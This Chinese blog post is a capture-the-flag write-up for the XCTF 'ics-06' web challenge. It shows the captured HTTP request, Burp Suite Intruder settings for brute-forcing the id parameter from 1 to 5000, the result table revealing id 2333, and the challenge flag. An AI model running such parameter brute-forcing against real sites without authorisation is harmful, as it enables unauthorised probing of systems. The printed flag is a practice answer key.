

攻防世界-ics-06详解

原创

MrH 于 2020-08-11 23:11:34 发布 3071 收藏 8

分类专栏: [攻防世界web高手进阶 ics-06](#) 文章标签: [攻防世界](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/Mr_helloworld/article/details/107946683


版权



[攻防世界web高手进阶 同时被 2 个专栏收录](#)

13 篇文章 4 订阅

订阅专栏



[ics-06](#)


1 篇文章 0 订阅


订阅专栏

ics-06


题目场景: 云平台报表中心收集了设备管理基础服务的数据, 但是数据被删除了, 只有一处留下了入侵者的痕迹。

进入题目后有点吓人, 这么多, 点啊点发现只有一处可以进入





进入报表中心选择时间发现怎么点都没反应，看到上面有id改变id大小发现有变化，根据题目提示只有一处数据（这里是进行id爆破有点搞笑我是想不到）




列表



https://blog.csdn.net/Mr_helloworld

BP抓包爆破：

抓包送到爆破模块



https://blog.csdn.net/Mr_helloworld

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
GET /index.php?id=838 HTTP/1.1
Host: 220.249.52.133:35854
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

https://blog.csdn.net/Mr_helloworld

设置payload

Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 5,000
Payload type: Numbers Request count: 5,000
payload选择number数字型

Payload Options [Numbers]
This payload type generates numeric payloads within a given range and in a specified format.

Number range
Type: Sequential Random
From: 1 *开始数*
To: 5000 *结束数*
Step: 1 *每隔几个数进行爆破*
How many: []

Number format
Base: Decimal Hex
Min integer digits: []
Max integer digits: []
Min fraction digits: []
Max fraction digits: []

Examples
1.1
987654321.1234568

Payload Processing

https://blog.csdn.net/Mr_helloworld

爆破:

Request	Payload	Status	Error	Timeout	Length	Comment
2333	2333	200	<input type="checkbox"/>	<input type="checkbox"/>	1901	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1866	baseline request
1	1	200	<input type="checkbox"/>	<input type="checkbox"/>	1866	
2	2	200	<input type="checkbox"/>	<input type="checkbox"/>	1866	

3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	1866
4	4	200	<input type="checkbox"/>	<input type="checkbox"/>	1866
5	5	200	<input type="checkbox"/>	<input type="checkbox"/>	1866
6	6	200	<input type="checkbox"/>	<input type="checkbox"/>	1866
7	7	200	<input type="checkbox"/>	<input type="checkbox"/>	1866
8	8	200	<input type="checkbox"/>	<input type="checkbox"/>	1866

Request Response

Raw Headers Hex HTML Render

- [□□□□□□□□□□](#)

□□□
□□□□□□
□□□
cyberpeace{7b7a2f215460b0ab1294179bf1b1499a}

Finished https://blog.csdn.net/Mr_helloworld

flag:
cyberpeace{7b7a2f215460b0ab1294179bf1b1499a}